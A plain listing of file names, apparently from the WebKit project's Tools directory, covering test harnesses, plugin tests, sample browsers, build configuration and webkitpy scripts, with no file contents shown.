WebKitWeightWatcher300.ttf

WebKitWeightWatcher400.ttf

WebKitWeightWatcher500.ttf

WebKitWeightWatcher600.ttf

WebKitWeightWatcher700.ttf

WebKitWeightWatcher800.ttf

WebKitWeightWatcher900.ttf

JSExportMacros.h

GCController.cpp

GCController.h

AccessibilityControllerGtk.cpp

---

AccessibilityUIElementGtk.cpp

DumpRenderTree.cpp

DumpRenderTreeGtk.h

EditingCallbacks.cpp

EditingCallbacks.h

EventSender.cpp

EventSender.h

AHEM\_\_\_\_.TTF

fonts.conf

FontWithNoValidEncoding.fon

GCControllerGtk.cpp

PixelDumpSupportGtk.cpp

SelfScrollingWebKitWebView.cpp

SelfScrollingWebKitWebView.h

TestRunnerGtk.cpp

TextInputController.cpp

TextInputController.h

WorkQueueItemGtk.cpp

AccessibilityControllerIOS.mm

AccessibilityUIElementIOS.mm

JavaScriptThreading.cpp

JavaScriptThreading.h

AccessibilityCommonMac.h

AccessibilityCommonMac.mm

AccessibilityControllerMac.mm

---

AccessibilityNotificationHandler.h  
AccessibilityNotificationHandler.mm  
AccessibilityTextMarkerMac.mm  
AccessibilityUIElementMac.mm  
AppleScriptController.h  
AppleScriptController.m  
CheckedMalloc.cpp  
CheckedMalloc.h  
Base.xcconfig  
DebugRelease.xcconfig  
DumpRenderTree.xcconfig  
ImageDiff.xcconfig  
TestNetscapePlugIn.xcconfig  
DumpRenderTree.mm  
DumpRenderTreeDraggingInfo.h  
DumpRenderTreeDraggingInfo.mm  
DumpRenderTreeMac.h  
DumpRenderTreePasteboard.h  
DumpRenderTreePasteboard.m  
DumpRenderTreeWindow.h  
DumpRenderTreeWindow.mm  
EditingDelegate.h  
EditingDelegate.mm  
EventSendingController.h  
EventSendingController.mm

---



FrameLoadDelegate.h  
FrameLoadDelegate.mm  
GCCControllerMac.mm  
HistoryDelegate.h  
HistoryDelegate.mm  
WebTypesInternal.h  
LayoutTestHelper.m  
MockGeolocationProvider.h  
MockGeolocationProvider.mm  
MockWebNotificationProvider.h  
MockWebNotificationProvider.mm  
NavigationController.h  
NavigationController.m  
ObjCController.h  
ObjCController.m  
ObjCPlugin.h  
ObjCPlugin.m  
ObjCPluginFunction.h  
ObjCPluginFunction.m  
DumpRenderTreeSupport.c  
DumpRenderTreeSupportPregenerated.pm  
DumpRenderTreeSupport\_wrapPregenerated.c  
Makefile  
PixelDumpSupportMac.mm  
PolicyDelegate.h

---

PolicyDelegate.mm  
ResourceLoadDelegate.h  
ResourceLoadDelegate.mm  
TestRunnerMac.mm  
TextInputController.h  
TextInputController.m  
UIDelegate.h  
UIDelegate.mm  
WebArchiveDumpSupportMac.mm  
WorkQueueItemMac.mm  
Makefile  
PixelDumpSupport.cpp  
PixelDumpSupport.h  
DumpRenderTree.pro  
DumpRenderTree.qrc  
DumpRenderTreeMain.cpp  
DumpRenderTreeQt.cpp  
DumpRenderTreeQt.h  
EventSenderQt.cpp  
EventSenderQt.h  
AHEM\_\_\_\_.TTF  
GCCControllerQt.cpp  
TestNetscapePlugin.pro  
testplugin.cpp  
testplugin.h

---

TestRunnerQt.cpp  
TestRunnerQt.h  
TextInputControllerQt.cpp  
TextInputControllerQt.h  
WorkQueueItemQt.cpp  
WorkQueueItemQt.h  
StorageTrackerDelegate.h  
StorageTrackerDelegate.mm  
Info.plist  
main.cpp  
PluginObject.cpp  
PluginObject.h  
PluginObjectMac.mm  
PluginTest.cpp  
PluginTest.h  
TestObject.cpp  
TestObject.h  
DocumentOpenInDestroyStream.cpp  
EvaluateJSAfterRemovingPluginElement.cpp  
EvaluateJSWithinNPP\_New.cpp  
FormValue.cpp  
GetURLNotifyWithURLThatFailsToLoad.cpp  
GetURLWithJavaScriptURL.cpp  
GetURLWithJavaScriptURLDestroyingPlugin.cpp  
GetUserAgentWithNullNPPFromNPPNew.cpp

---

InvokeDestroysPluginWithinNPP\_New.cpp  
LogNPPSetWindow.cpp  
ContentsScaleFactor.cpp  
ConvertPoint.cpp  
SupportsCarbonEventModel.cpp  
NPDeallocateCalledBeforeNPShutdown.cpp  
NPPNewFails.cpp  
NPPSetWindowCalledDuringDestruction.cpp  
NPRuntimeCallsWithNullNPP.cpp  
NPRuntimeObjectFromDestroyedPlugin.cpp  
NPRuntimeRemoveProperty.cpp  
NullNPPGetValuePointer.cpp  
PassDifferentNPPStruct.cpp  
PluginScriptableNPObjectInvokeDefault.cpp  
PluginScriptableObjectOverridesAllProperties.cpp  
PrivateBrowsing.cpp  
SlowNPPNew.cpp  
ToStringAndValueOfObject.cpp  
CallJSThatDestroysPlugin.cpp  
DrawsGradient.cpp  
DumpWindowRect.cpp  
GetValueNetscapeWindow.cpp  
NPNInvalidateRectInvalidatesWindow.cpp  
WindowGeometryInitializedBeforeSetWindow.cpp  
WindowlessPaintRectCoordinates.cpp

---

WindowRegionIsSetToClipRect.cpp

CallInvalidateRectWithNullINPPArgument.cpp

npapi.h

npfunctions.h

npruntime.h

WindowedPluginTest.cpp

WindowedPluginTest.h

WindowGeometryTest.cpp

WindowGeometryTest.h

TestRunner.cpp

TestRunner.h

AccessibilityControllerWin.cpp

AccessibilityUIElementWin.cpp

DraggingInfo.h

DRTDataObject.cpp

DRTDataObject.h

DRTDesktopNotificationPresenter.cpp

DRTDesktopNotificationPresenter.h

DRTDropSource.cpp

DRTDropSource.h

DumpRenderTree.cpp

DumpRenderTreeWin.h

EditingDelegate.cpp

EditingDelegate.h

EventSender.cpp

---

EventSender.h

FrameLoadDelegate.cpp

FrameLoadDelegate.h

GCControllerWin.cpp

HistoryDelegate.cpp

HistoryDelegate.h

ImageDiffCairo.cpp

ImageDiffWin.cpp

MD5.cpp

MD5.h

PixelDumpSupportWin.cpp

PolicyDelegate.cpp

PolicyDelegate.h

ResourceLoadDelegate.cpp

ResourceLoadDelegate.h

TestRunnerWin.cpp

TextInputController.cpp

TextInputController.h

TextInputControllerWin.cpp

UIDelegate.cpp

UIDelegate.h

WorkQueueItemWin.cpp

WorkQueue.cpp

WorkQueue.h

WorkQueueItem.h

---

common.py

install-dependencies

jhbuild.modules

jhbuildrc

entry.edc

main.c

url\_bar.c

url\_bar.h

url\_utils.c

url\_utils.h

screen-config

ubuntu-ews-packages

webkit.py

GNUmakefile.am

common.py

find-make-dist-errors

generate-feature-defines-files

generate-gtkdoc

gtkdoc.py

install-dependencies

jhbuild-optional.modules

jhbuild.modules

jhbuildrc

at-spi2-atk-2.8.0-null-check-after-cleanup.patch

freetype6-2.4.11-truetype-font-height-fix.patch

---

libxml2-2.9.0-dtd.patch

make-3.82-arg-list-length.patch

make-3.82-parallel-build.patch

xserver-fix-glx-init.patch

xserver-remove-bogus-dependencies.patch

LauncherInspectorWindow.c

LauncherInspectorWindow.h

main.c

config.rb

cssproperties.in

cssvalues.in

htmlattrs.in

htmltags.in

htmlvalues.in

iexploder.cgi

iexploder.rb

webserver.rb

lasthit.rb

osx\_last\_crash.rb

showtest.rb

browser\_harness.rb

config.yaml

mozilla

webkit

dillo

---



gtkhtml

internet\_explorer6

mozilla

webkit

mozilla

webkit

dillo

gtkhtml

mozilla

other

webkit

dillo

gtkhtml

mozilla

webkit

dillo

gtkhtml

internet\_explorer6

mozilla

other

webkit

dillo

gtkhtml

mozilla

other

---

webkit

dillo

gtkhtml

mozilla

other

webkit

iexploder.cgi

iexploder.rb

blank.ogg

blank.snd

bug.ico

bug.jng

bug.xbm

bug.xpm

dillo

mozilla

webkit

dillo

gtkhtml

mozilla

webkit

scanner.rb

version.rb

webserver.rb

lasthit.rb

---

osx\_last\_crash.rb

ImageDiff.cpp

ImageDiff.cpp

ImageDiff.pro

PlatformEfl.cmake

ImageDiff.cpp

jhbuild-wrapper

jhbuildutils.py

lldb\_webkit.py

Makefile

LICENSE

Makefile

mangle.cgi.c

README

remangle.cgi.c

tags.h

MIDLWrapper.cpp

MIDLWrapper.sln

MIDLWrapper.vcproj

Base.xcconfig

DebugRelease.xcconfig

MiniBrowser.xcconfig

MiniBrowserCFLite.vsprops

MiniBrowserCommon.vsprops

MiniBrowserCoreFoundation.vsprops

---

MiniBrowserDebug.vsprops  
MiniBrowserDebugAll.vsprops  
MiniBrowserDebugCairoCFLite.vsprops  
MiniBrowserLauncherCommon.vsprops  
MiniBrowserLauncherDebug.vsprops  
MiniBrowserLauncherDebugAll.vsprops  
MiniBrowserLauncherDebugCairoCFLite.vsprops  
MiniBrowserLauncherProduction.vsprops  
MiniBrowserLauncherRelease.vsprops  
MiniBrowserLauncherReleaseCairoCFLite.vsprops  
MiniBrowserProduction.vsprops  
MiniBrowserRelease.vsprops  
MiniBrowserReleaseCairoCFLite.vsprops  
WebBundle.xcconfig  
main.c  
browser-marshall.list  
BrowserCellRendererVariant.c  
BrowserCellRendererVariant.h  
BrowserDownloadsBar.c  
BrowserDownloadsBar.h  
BrowserSettingsDialog.c  
BrowserSettingsDialog.h  
BrowserWindow.c  
BrowserWindow.h  
GNUmakefile.am

---

main.c

AppDelegate.h

AppDelegate.m

BrowserWindow.xib

BrowserWindowController.h

BrowserWindowController.m

Info.plist

main.m

MainMenu.xib

MiniBrowser\_Prefix.pch

Info.plist

WebBundleMain.m

WK1BrowserWindowController.h

WK1BrowserWindowController.m

WK2BrowserWindowController.h

WK2BrowserWindowController.m

Makefile

MBToolbarItem.h

MBToolbarItem.m

project.pbxproj

BrowserWindow.cpp

BrowserWindow.h

MultiSelect.js

main.cpp

MiniBrowser.pro

---

MiniBrowser.qrc  
MiniBrowserApplication.cpp  
MiniBrowserApplication.h  
AlertDialog.qml  
AuthenticationDialog.qml  
BrowserWindow.qml  
CheckBox.qml  
ColorChooser.qml  
ConfirmDialog.qml  
Dialog.qml  
DialogButton.qml  
DialogLineInput.qml  
FilePicker.qml  
ItemSelector.qml  
MockTouchPoint.qml  
PromptDialog.qml  
ProxyAuthenticationDialog.qml  
ScrollIndicator.qml  
ViewportInfoItem.qml  
DerivedSources.pri  
MiniBrowserRaw.pro  
Target.pri  
View.cpp  
View.h  
UrlLoader.cpp

---

UrlLoader.h  
utils.cpp  
utils.h  
.qmake.cache  
.qmake.conf  
fontconfig.cpp  
fontconfig.pro  
empty.cpp  
gccdepends.pro  
glx.cpp  
glx.pro  
gnuld.pro  
main.cpp  
icu.cpp  
icu.pro  
leveldb.cpp  
leveldb.pro  
libwebp.cpp  
libwebp.pro  
libXcomposite.cpp  
libXcomposite.pro  
libxml2.cpp  
libxml2.pro  
libXrender.cpp  
libXrender.pro

---

libxslt.cpp

libxslt.pro

libzlib.cpp

libzlib.pro

README

dump-features.pl

configure.prf

default\_post.prf

default\_pre.prf

features.prf

features.pri

force\_static\_libs\_as\_shared.prf

functions.prf

gprof.prf

icc.prf

default\_post.prf

default\_pre.prf

minimal\_qt.prf

production\_build.prf

rpath.prf

default\_post.prf

default\_pre.prf

use\_all\_in\_one\_files.prf

valgrind.prf

webkit\_modules.prf

---



default\_post.prf

default\_pre.prf

angle.prf

javascriptcore.prf

leveldb.prf

webcore.prf

webkit1.prf

webkit2.prf

wtf.prf

README

cookiejar.cpp

cookiejar.h

fpstimer.cpp

fpstimer.h

launcherwindow.cpp

launcherwindow.h

locationedit.cpp

locationedit.h

mainwindow.cpp

mainwindow.h

qtestbrowser.cpp

QtTestBrowser.pro

QtTestBrowser.qrc

urlloader.cpp

urlloader.h

---

utils.cpp

utils.h

webinspector.h

webpage.cpp

webpage.h

webview.cpp

webview.h

app.yaml

charts.py

logging.py

messages.py

queues.py

\_\_init\_\_.py

cron.yaml

webkit\_extras.py

\_\_init\_\_.py

activebots.py

dashboard.py

gc.py

nextpatch.py

patch.py

patchstatus.py

queuecharts.py

queuestatus.py

queuestatus\_unittest.py

---

recentstatus.py  
releasepatch.py  
showresults.py  
statusbubble.py  
statusbubble\_unittest.py  
submittoews.py  
svnrevision.py  
syncqueuelogs.py  
updatebase.py  
updatestatus.py  
updatesvnrevision.py  
updateworkitems.py  
\_\_init\_\_.py  
index.yaml  
recordbotevent.py  
recordpatchevent.py  
\_\_init\_\_.py  
main.py  
activeworkitems.py  
activeworkitems\_unittest.py  
attachment.py  
patchlog.py  
queuelog.py  
queuepropertymixin.py  
queuepropertymixin\_unittest.py

---

queues.py  
queuestatus.py  
queues\_unittest.py  
svnrevision.py  
warninglog.py  
workitems.py  
workitems\_unittest.py  
\_\_init\_\_.py  
\_\_init\_\_.py  
add-include  
bencher  
bisect-builds  
build-api-tests  
build-dumprendertree  
build-jsc  
build-webkit  
build-webkittestrunner  
check-dom-results  
check-for-exit-time-destructors  
check-for-global-initializers  
check-for-inappropriate-files-in-framework  
check-for-inappropriate-macros-in-external-headers  
check-for-inappropriate-objc-class-names  
check-for-weak-vtables-and-externals  
check-for-webkit-framework-include-consistency

---

check-inspector-strings  
check-webkit-style  
check-Xcode-source-file-types  
clean-header-guards  
commit-log-editor  
compare-timing-files  
configure-github-as-upstream  
convert-test-expectations  
copy-webkitlibraries-to-product-directory  
create-exports  
debug-minibrowser  
debug-safari  
debug-test-runner  
display-profiler-output  
do-file-rename  
do-webcore-rename  
dump-webkit-tests-run  
ensure-valid-python  
execAppWithEnv  
export-w3c-performance-wg-tests  
extract-localizable-js-strings  
extract-localizable-strings  
filter-build-webkit  
find-extra-includes  
find-included-framework-headers

---

generate-coverage-data  
generate-qt-inspector-resource  
generate-win32-export-forwards  
git-add-reviewer  
import-w3c-performance-wg-tests  
import-w3c-tests  
lint-test-expectations  
lint-webkitpy  
make-new-script-test  
make-script-test-wrappers  
malloc-tree  
new-run-webkit-httpd  
new-run-webkit-tests  
new-run-webkit-websocketserver  
num-cpus  
old-run-webkit-tests  
parallelcl  
parse-malloc-history  
prepare-ChangeLog  
read-checksum-from-png  
report-include-statistics  
resolve-ChangeLogs  
roll-over-ChangeLogs  
run-api-tests  
run-bindings-tests

---

run-efl-tests  
run-fast-jsc  
run-gtk-tests  
run-iexploder-tests  
run-inspector-perf-tests.py  
run-javascriptcore-tests  
run-jsc  
run-launcher  
run-leaks  
run-mangleme-tests  
run-minibrowser  
run-pageloadtest  
run-perf-tests  
run-qtwebkit-tests  
run-regexp-tests  
run-safari  
run-sunspider  
run-test-runner  
run-test-webkit-api  
run-webkit-app  
run-webkit-httpd  
run-webkit-tests  
run-webkit-websocketserver  
sampstat  
set-webkit-configuration

---

show-pretty-diff  
sort-Xcode-project-file  
SpacingHeuristics.pm  
split-file-by-class  
sunspider-compare-results  
svn-apply  
svn-create-patch  
svn-unapply  
sync-master-with-upstream  
test-webkit-scripts  
test-webkitperl  
test-webkitpy  
test-webkitruby  
update-iexploder-cssproperties  
update-javascriptcore-test-results  
update-webgl-conformance-tests  
update-webkit  
update-webkit-auxiliary-libs  
update-webkit-dependency  
update-webkit-libs-jhbuild  
update-webkit-localizable-strings  
update-webkit-support-libs  
update-webkit-wincairo-libs  
update-webkitgtk-libs

---



validate-committer-lists  
VCSUtils.pm  
webkit-build-directory  
webkit-patch  
webkitdirs.pm  
FeatureList.pm  
features.pm  
shouldIgnoreLine\_unittests.pl  
httpd.pm  
LoadAsModule.pm  
parser\_unittests.pl  
cpp\_unittests.cpp  
javascript\_unittests.js  
java\_unittests.java  
perl\_unittests.pl  
python\_unittests.py  
run-leaks-report-v1.0.pl  
run-leaks-report-v2.0-new.pl  
run-leaks-report-v2.0-old.pl  
fixChangeLogPatch.pl  
fixChangeLogPatchThenSetChangeLogDateAndReviewer.pl  
generatePatchCommand.pl  
mergeChangeLogs.pl  
parseChunkRange.pl  
parseDiff.pl

---

parseDiffHeader.pl  
parseDiffWithMockFiles.pl  
parseFirstEOL.pl  
parseGitDiffHeader.pl  
parsePatch.pl  
parseSvnDiffFooter.pl  
parseSvnDiffHeader.pl  
parseSvnProperty.pl  
parseSvnPropertyValue.pl  
prepareParsedPatch.pl  
removeEOL.pl  
runCommand.pl  
runPatchCommand.pl  
setChangeLogDateAndReviewer.pl  
main.py  
\_\_init\_\_.py  
baselineoptimizer.py  
baselineoptimizer\_unittest.py  
changelog.py  
changelog\_unittest.py  
checkout.py  
checkout\_mock.py  
checkout\_unittest.py  
commitinfo.py  
commitinfo\_unittest.py

---

diff\_parser.py  
diff\_parser\_unittest.py  
diff\_test\_data.py  
commitmessage.py  
detection.py  
detection\_unittest.py  
git.py  
scm.py  
scm\_mock.py  
scm\_unittest.py  
svn.py  
\_\_init\_\_.py  
\_\_init\_\_.py  
checksvnconfigfile.py  
committers.py  
committers\_unittest.py  
commitintervalvalidator.py  
commitintervalvalidator\_unittest.py  
contributionareas.py  
contributionareas\_unittest.py  
contributors.json  
ews.json  
irc.py  
orderfile  
ports.py

---

ports\_mock.py  
ports\_unittest.py  
urls.py  
urls\_unittest.py  
watchlist  
\_\_init\_\_.py  
editdistance.py  
editdistance\_unittest.py  
find\_files.py  
find\_files\_unittest.py  
host.py  
host\_mock.py  
lru\_cache.py  
lru\_cache\_unittest.py  
memoized.py  
memoized\_unittest.py  
message\_pool.py  
multiprocessing\_bootstrap.py  
attachment.py  
bug.py  
bugzilla.py  
bugzilla\_mock.py  
bugzilla\_unittest.py  
bug\_unittest.py  
\_\_init\_\_.py

---

buildbot.py  
buildbot\_mock.py  
buildbot\_unittest.py  
\_\_init\_\_.py  
credentials.py  
credentials\_unittest.py  
failuremap.py  
failuremap\_unittest.py  
file\_uploader.py  
ircbot.py  
ircproxy.py  
ircproxy\_unittest.py  
irc\_mock.py  
\_\_init\_\_.py  
layouttestresults.py  
layouttestresults\_unittest.py  
networktransaction.py  
networktransaction\_unittest.py  
regressionwindow.py  
resultsjsonparser.py  
resultsjsonparser\_unittest.py  
statusserver.py  
statusserver\_mock.py  
statusserver\_unittest.py  
unittestresults.py

---

unittestresults\_unittest.py  
web.py  
web\_mock.py  
\_\_init\_\_.py  
newstringio.py  
newstringio\_unittest.py  
prettypatch.py  
prettypatch\_unittest.py  
read\_checksum\_from\_png.py  
read\_checksum\_from\_png\_unittest.py  
autoinstall.py  
crashlogs.py  
crashlogs\_unittest.py  
environment.py  
environment\_unittest.py  
executive.py  
executive\_mock.py  
executive\_unittest.py  
fileset.py  
filesystem.py  
filesystem\_mock.py  
filesystem\_mock\_unittest.py  
filesystem\_unittest.py  
file\_lock.py  
file\_lock\_integrationtest.py

---

file\_lock\_mock.py  
logtesting.py  
logutils.py  
logutils\_unittest.py  
outputcapture.py  
outputcapture\_unittest.py  
outputtee.py  
outputtee\_unittest.py  
path.py  
path\_unittest.py  
platforminfo.py  
platforminfo\_mock.py  
platforminfo\_unittest.py  
profiler.py  
profiler\_unittest.py  
stack\_utils.py  
stack\_utils\_unittest.py  
systemhost.py  
systemhost\_mock.py  
urlfetcher.py  
urlfetcher\_mock.py  
user.py  
user\_mock.py  
user\_unittest.py  
workspace.py

---

workspace\_mock.py  
workspace\_unittest.py  
zipfileset.py  
zipfileset\_mock.py  
zipfileset\_unittest.py  
zip\_mock.py  
\_\_init\_\_.py  
messagepump.py  
messagepump\_unittest.py  
threadedmessagequeue.py  
threadedmessagequeue\_unittest.py  
\_\_init\_\_.py  
version\_check.py  
amountchangedpattern.py  
amountchangedpattern\_unittest.py  
changedlinepattern.py  
changedlinepattern\_unittest.py  
filenamepattern.py  
filenamepattern\_unittest.py  
watchlist.py  
watchlistparser.py  
watchlistparser\_unittest.py  
watchlistrule.py  
watchlistrule\_unittest.py  
watchlist\_mock.py

---



watchlist\_unittest.py

\_\_init\_\_.py

webkitunittest.py

webkit\_finder.py

\_\_init\_\_.py

layout\_test\_finder.py

layout\_test\_runner.py

layout\_test\_runner\_unittest.py

manager.py

manager\_unittest.py

single\_test\_runner.py

test\_result\_writer.py

test\_result\_writer\_unittest.py

\_\_init\_\_.py

json\_layout\_results\_generator.py

json\_results\_generator.py

json\_results\_generator\_unittest.py

\_\_init\_\_.py

lint\_test\_expectations.py

lint\_test\_expectations\_unittest.py

test\_configuration.py

test\_configuration\_unittest.py

test\_expectations.py

test\_expectations\_unittest.py

test\_failures.py

---

test\_failures\_unittest.py  
test\_input.py  
test\_results.py  
test\_results\_unittest.py  
test\_run\_results.py  
test\_run\_results\_unittest.py  
\_\_init\_\_.py  
extract\_reference\_link.py  
extract\_reference\_link\_unittest.py  
\_\_init\_\_.py  
run\_webkit\_tests.py  
run\_webkit\_tests\_integrationtest.py  
apache\_http\_server.py  
apache\_http\_server\_unittest.py  
httpd2.pem  
http\_server.py  
http\_server\_base.py  
http\_server\_base\_unittest.py  
http\_server\_integrationtest.py  
http\_server\_unittest.py  
lighttpd.conf  
websocket\_server.py  
\_\_init\_\_.py  
buildbot\_results.py  
buildbot\_results\_unittest.py

---

metered\_stream.py  
metered\_stream\_unittest.py  
printing.py  
printing\_unittest.py  
\_\_init\_\_.py  
\_\_init\_\_.py  
perfctest.py  
perfctestrunner.py  
perfctestrunner\_integrationtest.py  
perfctestrunner\_unittest.py  
perfctest\_unittest.py  
\_\_init\_\_.py  
apple.py  
base.py  
base\_unittest.py  
builders.py  
builders\_unittest.py  
config.py  
config\_standalone.py  
config\_unittest.py  
driver.py  
driver\_unittest.py  
efl.py  
efl\_unittest.py  
factory.py

---

factory\_unittest.py

gtk.py

gtk\_unittest.py

http\_lock.py

http\_lock\_unittest.py

image\_diff.py

image\_diff\_unittest.py

leakdetector.py

leakdetector\_unittest.py

mac.py

mac\_unittest.py

mock\_drt.py

mock\_drt\_unittest.py

port\_testcase.py

pulseaudio\_sanitizer.py

pulseaudio\_sanitizer\_mock.py

qt.py

qt\_unittest.py

server\_process.py

server\_process\_mock.py

server\_process\_unittest.py

test.py

win.py

win\_unittest.py

xvfbdriver.py

---

xvfbdriver\_unittest.py

\_\_init\_\_.py

pylintrc

checker.py

changelog.py

changelog\_unittest.py

cmake.py

cmake\_unittest.py

common.py

common\_unittest.py

cpp.py

cpp\_unittest.py

jsonchecker.py

jsonchecker\_unittest.py

png.py

png\_unittest.py

python.py

python\_unittest.py

python\_unittest\_falsepositives.py

python\_unittest\_input.py

test\_expectations.py

test\_expectations\_unittest.py

text.py

text\_unittest.py

watchlist.py

---

watchlist\_unittest.py

xcodeproj.py

xcodeproj\_unittest.py

xml.py

xml\_unittest.py

\_\_init\_\_.py

checker\_unittest.py

error\_handlers.py

error\_handlers\_unittest.py

filereader.py

filereader\_unittest.py

filter.py

filter\_unittest.py

main.py

main\_unittest.py

optparser.py

optparser\_unittest.py

patchreader.py

patchreader\_unittest.py

\_\_init\_\_.py

finder.py

finder\_unittest.py

main.py

main\_unittest.py

printer.py

---

runner.py

runner\_unittest.py

skip.py

skip\_unittest.py

\_\_init\_\_.py

BeautifulSoup.py

mock.py

common.py

COPYING

dispatch.py

extensions.py

hybi.py

hybi00.py

\_base.py

\_\_init\_\_.py

headerparserhandler.py

http\_header\_util.py

memorizingfile.py

msgutil.py

mux.py

standalone.py

stream.py

util.py

\_stream\_base.py

\_stream\_hixie75.py

---

\_stream\_hybi.py

\_\_init\_\_.py

ordered\_dict.py

\_\_init\_\_.py

\_\_init\_\_unittest.py

botinfo.py

botinfo\_unittest.py

commitqueuetask.py

commitqueuetask\_unittest.py

earlywarningsystemtask.py

expectedfailures.py

expectedfailures\_unittest.py

feeders.py

feeders\_unittest.py

flakytestreporter.py

flakytestreporter\_unittest.py

ircbot.py

ircbot\_unittest.py

irc\_command.py

irc\_command\_unittest.py

layouttestresultsreader.py

layouttestresultsreader\_unittest.py

patchanalysistask.py

queueengine.py

queueengine\_unittest.py

---



sheriff.py  
sheriff\_unittest.py  
stylequeuetask.py  
\_\_init\_\_.py  
abstractlocalservercommand.py  
abstractsequencedcommand.py  
adduserstogroups.py  
analyzechangelog.py  
analyzechangelog\_unittest.py  
applywatchlistlocal.py  
applywatchlistlocal\_unittest.py  
bugfortest.py  
bugsearch.py  
commandtest.py  
download.py  
download\_unittest.py  
earlywarningsystem.py  
earlywarningsystem\_unittest.py  
findusers.py  
gardenomatic.py  
newcommitbot.py  
newcommitbot\_unittest.py  
openbugs.py  
openbugs\_unittest.py  
perfalizer.py

---

perfalizer\_unittest.py  
prettydiff.py  
queries.py  
queries\_unittest.py  
queues.py  
queuestest.py  
queues\_unittest.py  
rebaseline.py  
rebaselineserver.py  
rebaseline\_unittest.py  
sheriffbot.py  
sheriffbot\_unittest.py  
stepsequence.py  
suggestnominations.py  
suggestnominations\_unittest.py  
upload.py  
upload\_unittest.py  
\_\_init\_\_.py  
comments.py  
gcover  
grammar.py  
grammar\_unittest.py  
main.py  
mocktool.py  
mocktool\_unittest.py

---

multicommandtool.py  
multicommandtool\_unittest.py  
loupe.js  
main.js  
queue.js  
util.js  
gardeningserver.py  
gardeningserver\_unittest.py  
rebaselineserver.py  
rebaselineserver\_unittest.py  
reflectionhandler.py  
reflectionhandler\_unittest.py  
\_\_init\_\_.py  
abstractstep.py  
addsvnmimetypeforpng.py  
addsvnmimetypeforpng\_unittest.py  
applypatch.py  
applypatchwithlocalcommit.py  
applywatchlist.py  
applywatchlist\_unittest.py  
attachtobug.py  
build.py  
checkstyle.py  
cleanworkingdirectory.py  
cleanworkingdirectory\_unittest.py

---

closebug.py  
closebugforlanddiff.py  
closebugforlanddiff\_unittest.py  
closepatch.py  
commit.py  
commit\_unittest.py  
confirmdiff.py  
createbug.py  
discardlocalchanges.py  
discardlocalchanges\_unittest.py  
editchangelog.py  
ensurebugisopenandassigned.py  
ensurelocalcommitifneeded.py  
haslanded.py  
haslanded\_unittest.py  
metastep.py  
obsoletepatches.py  
options.py  
postdiff.py  
postdiffforcommit.py  
postdiffforrevert.py  
preparechangelog.py  
preparechangelogforrevert.py  
preparechangelogforrevert\_unittest.py  
preparechangelog\_unittest.py

---

promptforbugortitle.py  
reopenbugafterrollout.py  
revertrevision.py  
runtests.py  
runtests\_unittest.py  
steps\_unittest.py  
suggestreviewers.py  
suggestreviewers\_unittest.py  
update.py  
updatechangelogswithreviewer.py  
updatechangelogswithreview\_unittest.py  
update\_unittest.py  
validatechangelogs.py  
validatechangelogs\_unittest.py  
validatereviewer.py  
\_\_init\_\_.py  
\_\_init\_\_.py  
update\_webgl\_conformance\_tests.py  
update\_webgl\_conformance\_tests\_unittest.py  
\_\_init\_\_.py  
test\_converter.py  
test\_converter\_unittest.py  
test\_importer.py  
test\_importer\_unittest.py  
test\_parser.py

---

test\_parser\_unittest.py

\_\_init\_\_.py

\_\_init\_\_.py

Fail.h

Pass.h

run-test.rb

svn-config

app.yaml

generate\_builders\_json.py

generate\_builders\_json\_unittest.py

menu.py

testfilehandler.py

\_\_init\_\_.py

index.yaml

main.py

datastorefile.py

jsonresults.py

jsonresults\_unittest.py

testfile.py

\_\_init\_\_.py

aggregate\_results.js

builders.js

builders.jsonp

builders\_unittests.js

dashboard\_base.js

---

dygraph-combined.js  
flakiness\_dashboard.js  
flakiness\_dashboard\_embedded\_unittests.js  
flakiness\_dashboard\_unittests.js  
history.js  
history\_unittests.js  
loader.js  
loader\_unittests.js  
string.js  
timeline\_explorer.js  
treemap.js  
ui.js  
webtreemap.js  
showfilelist.jsonp  
config.h  
Base.xcconfig  
DebugRelease.xcconfig  
InjectedBundle.xcconfig  
TestWebKitAPI.xcconfig  
TestWebKitAPICFLite.vsprops  
TestWebKitAPICFNetwork.vsprops  
TestWebKitAPICommon.vsprops  
TestWebKitAPICoreFoundation.vsprops  
TestWebKitAPIDebug.vsprops  
TestWebKitAPIDebugAll.vsprops

---

TestWebKitAPIDebugCairoCFLite.v.props  
TestWebKitAPIInjectedBundleCommon.v.props  
TestWebKitAPIRelease.v.props  
TestWebKitAPIReleaseCairoCFLite.v.props  
DerivedSources.pri  
InjectedBundleController.cpp  
main.cpp  
PlatformUtilities.cpp  
PlatformWebView.cpp  
LayoutUnit.h  
GNUmakefile.am  
InjectedBundleControllerGtk.cpp  
main.cpp  
PlatformUtilitiesGtk.cpp  
PlatformWebViewGtk.cpp  
InjectedBundle-Info.plist  
InjectedBundle.pri  
InjectedBundleController.cpp  
InjectedBundleController.h  
InjectedBundleMain.cpp  
InjectedBundleTest.h  
mainIOS.mm  
JavaScriptTest.cpp  
JavaScriptTest.h  
InjectedBundleControllerMac.mm

---



InstanceMethodSwizzler.h  
InstanceMethodSwizzler.mm  
JavaScriptTestMac.mm  
mainMac.mm  
PlatformUtilitiesMac.mm  
PlatformWebViewMac.mm  
SyntheticBackingScaleFactorWindow.h  
SyntheticBackingScaleFactorWindow.m  
TestBrowsingContextLoadDelegate.h  
TestBrowsingContextLoadDelegate.mm  
TestProtocol.h  
TestProtocol.mm  
WebKitAgnosticTest.h  
WebKitAgnosticTest.mm  
Makefile  
PlatformEfl.cmake  
PlatformUtilities.cpp  
PlatformUtilities.h  
PlatformWebView.h  
InjectedBundleControllerQt.cpp  
main.cpp  
PlatformUtilitiesQt.cpp  
PlatformWebViewQt.cpp  
Test.h  
CustomProtocolsSyncXHRTest.mm

---

InputMethodFilter.cpp  
JavaScriptCore.pro  
VMInspector.cpp  
AcceptsFirstMouse.mm  
Ahem.ttf  
AttributedString.mm  
BackForwardList.mm  
CancelLoadFromResourceLoadDelegate.mm  
CloseNewWindowInNavigationPolicyDelegate.mm  
ContextMenuCanCopyURL.mm  
DeviceScaleFactorInDashboardRegions.mm  
DeviceScaleFactorOnBack.mm  
DOMHTMLTableCellCellAbove.mm  
DOMNodeFromJSObject.mm  
DOMRangeOfString.mm  
DynamicDeviceScaleFactor.mm  
ElementAtPointInWebFrame.mm  
HTMLCollectionNamedItem.mm  
HTMLFormCollectionNamedItem.mm  
InspectorBar.mm  
JSWrapperForNodeInWebFrame.mm  
MemoryCacheDisableWithinResourceLoadDelegate.mm  
MemoryCachePruneWithinResourceLoadDelegate.mm  
PageVisibilityStateWithWindowChanges.mm  
PublicSuffix.mm

---

RenderedImageFromDOMRange.mm  
SetAndUpdateCacheModel.mm  
SetDocumentURI.mm  
